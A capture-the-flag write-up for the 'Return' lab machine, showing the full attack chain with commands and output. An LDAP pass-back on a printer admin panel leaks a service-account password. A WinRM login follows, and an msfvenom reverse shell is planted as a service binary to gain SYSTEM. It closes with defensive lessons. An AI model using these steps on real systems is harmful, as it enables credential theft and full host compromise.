Return
An LDAP pass-back from the printer’s admin panel hands over a service account, and a service-binary hijack as Server Operators turns that foothold into SYSTEM.
A machine named PRINTER with this many ports open is not really a printer. Before I open the web panel, I want the full inventory of what it is pretending to be.
First, confirm the host is actually up.
Host reachability ping
┌──(Idan@Kali)-[~/Return]└─> ping 10.129.19.227PING 10.129.19.227 (10.129.19.227) 56(84) bytes of data.64 bytes from 10.129.19.227: icmp_seq=1 ttl=127 time=69.6 ms64 bytes from 10.129.19.227: icmp_seq=2 ttl=127 time=71.3 ms64 bytes from 10.129.19.227: icmp_seq=3 ttl=127 time=69.0 ms64 bytes from 10.129.19.227: icmp_seq=4 ttl=127 time=69.3 ms--- 10.129.19.227 ping statistics ---4 packets transmitted, 4 received, 0% packet loss, time 3064msrtt min/avg/max/mdev = 68.972/69.799/71.269/0.878 msThe ttl=127 is the first tell (a Windows default of 128, minus one hop). The scan settles the rest.
Service & version enumeration nmap
┌──(Idan@Kali)-[~/Return]└─> nmap -sC -sV 10.129.19.227Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-30 10:49 -0400Nmap scan report for 10.129.19.227Host is up (0.087s latency).Not shown: 987 closed tcp ports (reset)PORT STATE SERVICE VERSION53/tcp open domain Simple DNS Plus80/tcp open http Microsoft IIS httpd 10.0| http-methods:|_ Potentially risky methods: TRACE|_http-server-header: Microsoft-IIS/10.0|_http-title: HTB Printer Admin Panel88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-03-30 15:08:29Z)135/tcp open msrpc Microsoft Windows RPC139/tcp open netbios-ssn Microsoft Windows netbios-ssn389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: return.local, Site: Default-First-Site-Name)445/tcp open microsoft-ds?464/tcp open kpasswd5?593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0636/tcp open tcpwrapped3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: return.local, Site: Default-First-Site-Name)3269/tcp open tcpwrapped5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not FoundService Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windowsAn aggressive OS scan added nothing the service sweep had not already answered: the fingerprint came back inconclusive, and the ports were identical. Windows was never in doubt.
Web Enumeration
Section titled “Web Enumeration”The scan pointed me at a printer admin panel. Time to open it and see how much it trusts an anonymous visitor.
First, teach my machine the domain name the scan surfaced so return.local resolves:
┌──(Idan@Kali)-[~/Return]└─> sudo nano /etc/hosts# Add the following line10.129.19.227 return.localI kicked off autorecon in the background to blanket the host, but it turned up nothing the manual scan had not already shown, so I dropped the automation and opened the printer panel.

The dashboard is read-only noise. The Settings tab is where a printer stops being a printer.

Foothold: LDAP Pass-Back
Section titled “Foothold: LDAP Pass-Back”The panel let me change where the printer sends its login. So the plan writes itself: point that login at me, and listen.
Catching the Pass-Back
Section titled “Catching the Pass-Back”The idea is a classic LDAP pass-back. The printer performs a simple bind against whatever address I give it, so I swap that address for my own and wait for the credentials to walk in.

With the address repointed, I start a listener on the LDAP port and trigger the update.
Catching the cleartext bind nc
┌──(Idan@Kali)-[~/Return]└─> nc -lvnp 389listening on [any] 389 ...connect to [10.10.14.87] from (UNKNOWN) [10.129.19.227] 503710*`%return\svc-printer 1edFg43012!!The printer binds straight to my listener, exposing svc-printer’s password.
From Service Account to a Shell
Section titled “From Service Account to a Shell”Before committing to a shell, I check where the credential is actually valid.
Validating the credential netexec
┌──(Idan@Kali)-[~/Return]└─> nxc ldap 10.129.19.227 -u svc-printer -p '1edFg43012!!'LDAP        10.129.19.227   389    PRINTER          [*] Windows 10 / Server 2019 Build 17763 (name:PRINTER) (domain:return.local) (signing:None)LDAP        10.129.19.227   389    PRINTER          [+] return.local\svc-printer:1edFg43012!! (Pwn3d!)
┌──(Idan@Kali)-[~/Return]└─> nxc winrm 10.129.19.227 -u svc-printer -p '1edFg43012!!'WINRM       10.129.19.227   5985   PRINTER          [*] Windows 10 / Server 2019 Build 17763 (name:PRINTER) (domain:return.local)WINRM       10.129.19.227   5985   PRINTER          [+] return.local\svc-printer:1edFg43012!! (Pwn3d!)
The Pwn3d! on the WinRM line is the one that matters: it means the account can open a remote PowerShell session, so I connect with Evil-WinRM.
Interactive session evil-winrm
┌──(Idan@Kali)-[~/Return]└─> evil-winrm -i 10.129.19.227 -u svc-printer -p '1edFg43012!!'
Evil-WinRM shell v3.9
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoamireturn\svc-printer
I land as svc-printer, and the user flag is one type away on the desktop.
Reading the user flag type
*Evil-WinRM* PS C:\Users\svc-printer\Documents> cd ..\Desktop*Evil-WinRM* PS C:\Users\svc-printer\Desktop> type user.txt<user flag>User Flag
Section titled “User Flag”Privilege Escalation
Section titled “Privilege Escalation”A WinRM shell as svc-printer is a foothold, not a finish. Now I want to know why a print account carries so much power, and which piece of it becomes SYSTEM.
Enumerating What svc-printer Can Touch
Section titled “Enumerating What svc-printer Can Touch”The reflex on Windows is whoami /priv, and this account answers with a suspiciously long list.
Privilege inventory whoami /priv
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /priv
PRIVILEGES INFORMATION----------------------
Privilege Name Description State============================= =================================== =======SeMachineAccountPrivilege Add workstations to domain EnabledSeLoadDriverPrivilege Load and unload device drivers EnabledSeSystemtimePrivilege Change the system time EnabledSeBackupPrivilege Back up files and directories EnabledSeRestorePrivilege Restore files and directories EnabledSeShutdownPrivilege Shut down the system EnabledSeChangeNotifyPrivilege Bypass traverse checking EnabledSeRemoteShutdownPrivilege Force shutdown from a remote system EnabledSeIncreaseWorkingSetPrivilege Increase a process working set EnabledSeTimeZonePrivilege Change the time zone EnabledSeBackupPrivilege, SeRestorePrivilege, and SeLoadDriverPrivilege on one account is already a red flag. To see the cleanest road to SYSTEM, I collect the domain with BloodHound.
Domain mapping bloodhound-python
┌──(Idan@Kali)-[~/Return]└─> bloodhound-python -d return.local -u svc-printer -p '1edFg43012!!' -c All -ns 10.129.19.227 --zipINFO: Found AD domain: return.localINFO: Found 1 computersINFO: Found 5 usersINFO: Found 52 groupsINFO: Compressing output into 20260330122425_bloodhound.zip
svc-printer belongs to the builtin Server Operators group. On a domain controller that group can reconfigure Windows services, including the binary a service runs and the account it runs as. Any service set to LocalSystem is therefore a SYSTEM-level code path I control.
Service Binary Hijack to SYSTEM
Section titled “Service Binary Hijack to SYSTEM”The plan follows from that one fact: build a reverse shell, repoint a LocalSystem service at it, and start the service. First, the payload and the listener on Kali.
Reverse shell payload msfvenom
┌──(Idan@Kali)-[~/Return]└─> msfvenom -p windows/x64/shell_reverse_tcp lhost=10.10.14.87 lport=8888 -f exe -o reverse.exe[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload[-] No arch selected, selecting arch: x64 from the payloadPayload size: 460 bytesFinal size of exe file: 7680 bytesSaved as: reverse.exe
┌──(Idan@Kali)-[~/Return]└─> penelope -p 8888[+] Listening for reverse shells on 0.0.0.0:8888
With the listener waiting, I upload the payload and look at vss (Volume Shadow Copy), a service that runs as LocalSystem and is a clean target to repoint.
Repointing the service binary sc.exe
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> upload ~/Return/reverse.exeInfo: Upload successful!
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe qc vss[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: vss        TYPE               : 10  WIN32_OWN_PROCESS        BINARY_PATH_NAME   : C:\Windows\system32\vssvc.exe        DISPLAY_NAME       : Volume Shadow Copy        DEPENDENCIES       : RPCSS        SERVICE_START_NAME : LocalSystem
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config vss binpath="C:\Users\svc-printer\Desktop\reverse.exe"[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start vss
Starting the service runs my binary in place of vssvc.exe, as LocalSystem. Over on Kali, Penelope catches the callback, and the shell that lands is not svc-printer.
Confirming SYSTEM and reading the root flag whoami
# On Kali, Penelope catches the callback:[+] Got reverse shell from PRINTER~10.129.19.227-Microsoft_Windows_Server_2019_Standard-x64-based_PC Assigned SessionID <1>──────────────────────────────────────────────────────────────────────────────C:\Windows\system32> whoamint authority\systemC:\Windows\system32> cd C:\Users\Administrator\DesktopC:\Users\Administrator\Desktop> type root.txt<root flag>Root Flag
Section titled “Root Flag”Summary
Section titled “Summary”The whole path in one breath: an unauthenticated printer admin panel lets me repoint its LDAP server address at my own listener, and the printer obligingly authenticates to me in cleartext, handing over the svc-printer service account. Those credentials open a WinRM shell and the user flag. From there, svc-printer’s membership in Server Operators lets me rewrite the binary path of a LocalSystem service, aim it at a reverse shell, and start it, which returns a SYSTEM shell and the root flag.
Attack Path · return.local
Step 1 of 5
Web Printer Panel
- port
80/tcpIIS, unauthenticated- holds
- a directory bind for
svc-printer
User svc-printer
via leaks via LDAP pass-back
- via
- cleartext bind caught on
nc -lvnp 389 - shell
evil-winrm, user.txt
Group Server Operators
via is member of
- note
- builtin group, can reconfigure services
Service vss (LocalSystem)
via can reconfigure
- right
- rewrite the
vssbinary path - action
sc.exe config vss binpath=…
Root SYSTEM
via on service start
- via
sc.exe start vssruns the payload- flag
- root.txt
Reflection
Section titled “Reflection”Three lessons, one per stage of the chain:
- Outbound authentication is still a credential exposure. The pass-back worked because a device was configured to bind to an address a user could edit, over a cleartext protocol. Anything that authenticates on your behalf should do so to a fixed, trusted endpoint over an encrypted channel like LDAPS.
- Service accounts are rarely as harmless as they look. svc-printer read like a throwaway print identity, yet it carried backup, restore, and driver-loading rights and sat inside Server Operators. A service account should hold the minimum its job requires, not the broad rights it inherits by default.
- Service reconfiguration rights are administrative rights. Being able to rewrite a LocalSystem service’s binary path is, in practice, the ability to run code as SYSTEM. Groups like Server Operators grant that quietly, which is exactly why they belong to administrators only.